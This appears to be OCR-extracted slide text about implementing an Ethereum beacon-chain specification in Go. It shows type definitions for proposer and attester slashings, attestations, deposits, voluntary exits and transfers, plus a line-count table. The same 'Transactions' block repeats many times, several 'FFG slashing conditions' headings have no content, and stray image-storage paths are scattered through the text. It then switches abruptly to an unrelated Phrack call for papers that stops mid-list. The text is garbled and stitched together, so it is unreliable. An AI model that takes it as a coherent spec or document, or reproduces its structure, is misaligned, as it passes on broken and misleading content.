```
type ProposerSlashing {
    proposer_index Index
    header_1 BlockHeader
    header_2 BlockHeader
}
```

Transactions

```
// Transactions
proposer_slashings []ProposerSlashing
attester_slashings []AttesterSlashing
attestations       []Attestation
deposits           []Deposit
voluntary_exits    []VoluntaryExit
transfers          []Transfer
```

Transactions

```
// Transactions
proposer_slashings []ProposerSlashing
attester_slashings []AttesterSlashing
attestations       []Attestation
deposits           []Deposit
voluntary_exits    []VoluntaryExit
transfers          []Transfer
```

```
type AttesterSlashing {
     slashable_attestation_1 SlashableAttestation
     slashable_attestation_2 SlashableAttestation
}
```


Transactions

```
// Transactions
proposer_slashings  []ProposerSlashing
attester_slashings  []AttesterSlashing
attestations        []Attestation
deposits            []Deposit
voluntary_exits     []VoluntaryExit
transfers           []Transfer
```


```
type SlashableAttestation {
    validator_indices []Index
    data AttestationData
    custody_bitfield Bitfield
    aggregate_signature Signature
}
```


```
type AttesterSlashing {
    slashable_attestation_1 SlashableAttestation
    slashable_attestation_2 SlashableAttestation
}
```

FFG slashing conditions




FFG slashing conditions







FFG slashing conditions




FFG slashing conditions



FFG slashing conditions



FFG slashing conditions



Transactions

```
// Transactions
proposer_slashings []ProposerSlashing
attester_slashings []AttesterSlashing
attestations       []Attestation
deposits           []Deposit
voluntary_exits    []VoluntaryExit
transfers          []Transfer
```

Transactions

```
// Transactions
proposer_slashings []ProposerSlashing
attester_slashings []AttesterSlashing
attestations       []Attestation
deposits           []Deposit
voluntary_exits    []VoluntaryExit
transfers          []Transfer
```

```
type Attestation {
    aggregation_bitfield Bitfield
    data AttestationData
    custody_bitfield Bitfield
    aggregate_signature Signature
}
```

Transactions

```
// Transactions
proposer_slashings []ProposerSlashing
attester_slashings []AttesterSlashing
attestations       []Attestation
deposits           []Deposit
voluntary_exits    []VoluntaryExit
transfers          []Transfer
```

Transactions

```
// Transactions
proposer_slashings []ProposerSlashing
attester_slashings []AttesterSlashing
attestations       []Attestation
deposits           []Deposit
voluntary_exits    []VoluntaryExit
transfers          []Transfer
```

```
type Deposit {
     branch       []Hash
     index        DepositIndex
     deposit_data DepositData
}
```

Transactions

```
// Transactions
proposer_slashings []ProposerSlashing
attester_slashings []AttesterSlashing
attestations       []Attestation
deposits           []Deposit
voluntary_exits    []VoluntaryExit
transfers          []Transfer
```

```
type Deposit {
    branch       []Hash
    index        DepositIndex
    deposit_data DepositData
}
```

```
type DepositData {
    amount        Amount
    timestamp     Timestamp
    deposit_input DepositInput
}
```

Transactions

```
// Transactions
proposer_slashings  []ProposerSlashing
attester_slashings  []AttesterSlashing
attestations        []Attestation
deposits            []Deposit
voluntary_exits     []VoluntaryExit
transfers           []Transfer
```

```
type Deposit {
    branch        []Hash
    index         DepositIndex
    deposit_data  DepositData
}
```

```
type DepositData {
    amount         Amount
    timestamp      Timestamp
    deposit_input  DepositInput
}
```

```
type DepositInput {
    pubkey                  Pubkey
    withdrawal_credentials  Hash
    proof_of_possession     Signature
}
```

Transactions

```
// Transactions
proposer_slashings []ProposerSlashing
attester_slashings []AttesterSlashing
attestations       []Attestation
deposits           []Deposit
voluntary_exits    []VoluntaryExit
transfers          []Transfer
```

Transactions

```
// Transactions
proposer_slashings []ProposerSlashing
attester_slashings []AttesterSlashing
attestations       []Attestation
deposits           []Deposit
voluntary_exits    []VoluntaryExit
transfers          []Transfer
```

```
type VoluntaryExit {
    epoch           Epoch
    validator_index Index
    signature       Signature
}
```

Transactions

```
// Transactions
proposer_slashings []ProposerSlashing
attester_slashings []AttesterSlashing
attestations       []Attestation
deposits           []Deposit
voluntary_exits    []VoluntaryExit
transfers          []Transfer
```

Transactions

```
// Transactions
proposer_slashings []ProposerSlashing
attester_slashings []AttesterSlashing
attestations       []Attestation
deposits           []Deposit
voluntary_exits    []VoluntaryExit
transfers          []Transfer
```

```
type Transfer {
    from      Index
    to        Index
    amount    Amount
    fee       Amount
    slot      Slot
    pubkey    Pubkey
    signature Signature
}
```

Phew!

Stats

file	brackets	comments	blanks	not-counting	counting	full
./challenge//constants.go	0	14	12	26	39	65
./challenge//containers.go	28	85	32	145	149	294
./challenge//crypto_util.go	8	5	5	18	25	43
./challenge//data_types.go	19	11	13	43	58	101
./challenge//math_util.go	9	1	5	15	22	37
./challenge//shuffling.go	9	35	5	49	36	85
./challenge//ssz_util.go	24	47	10	81	104	185
./challenge//transition.go	250	201	115	566	598	1164


total counting lines: 1031

today's spec coverage: 372 / 1031 = 37%


The condemned live longer

posted by Phrack Staff

```
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
```



```
              ____
            .' :  `.
          _.'  :   `._
       .-.'`.  ;   .'`-.
 __   / : ___\ ;  /___ ; \    __      Release, we did. We know,
,'_ ""--.:__;".-.";: :".-.":__;.--"" _`,   it's been a while. But we
:' `.t""--.. '<@.`;_  ',@>` ..--""j.' `;   are back with a new
     `:-.._J '-.-'L__ `-- ' L_..-;'      release for you! Now before
       "-.__ ;  .-"  "-.  : __.-"        clicking on the issues link
           L ' /.------.\ ' J            above because you can't
            "-.   "--"   .-"             wait, please read this :)
           __.l"-:_JL_;-";.__
        .-j/'.;  ;""""  / .'\"-.         This is the official CFP
      .' /:`. "-.:     .-" .';  `.       for P70. Phrack is an
   .-"  / ;  "-. "-..-" .-"  :    "-.    underground zine, from
.+"-.  : :      "-.__.-"      ;-._   \     hackers for hackers.
; \  `.; ;                    : : "+. ;  Therefore, we depend on
:  ;   ; ;                    : ;  : \:  your contributions.
;  :   ; :                    ;:   ;  :
: \  ;  :  ;                  : ;  /  ::  You probably already know
;  ; :   ; :                  ;   :   ;:  the rules:
:  :  ;  :  ;                : :  ;  : ;  + 7-bit ASCII
;\    :    ; :               ; ;     ; ;  + English language
: `."-;    :  ;              :  ;    /  ;  + DO USE OUR PGP KEY BELOW
```



+ AND DO INCLUDE THE
ANTISPAM KEYWORD

Any subject could be
eligible. Please get in
touch with us in case of
questions.

We have lost our patience after p69. Any doc or rtf philez sent as
submission will be immediately dropped on pastebin, text only please and
for vim users (:set textwidth=75).

As you probably know, the release time of your submissions does not depend
on other submissions. In other words: if you want a fast release of your
tech paper, we can totally include it in the paper feed (if it's good
enough, haha).

Since the introduction of the paper feed feature, your submission has four
possible outcomes:

1. The article is accepted, it can be published in the paper feed if
   you want. Congratz.

2. The article is accepted, but will be published in the final release.
   If you decide to contribute to PWN or linenoise (lul), this will be
   the case. Nice one.

3. The article is not *yet* suitable for PHRACK but nonetheless would
   be with additional work. A Phrack Staff reviewer is assigned to help
   you to improve your paper. After improving it, it will be included
   in the paper feed or in the final magazine.

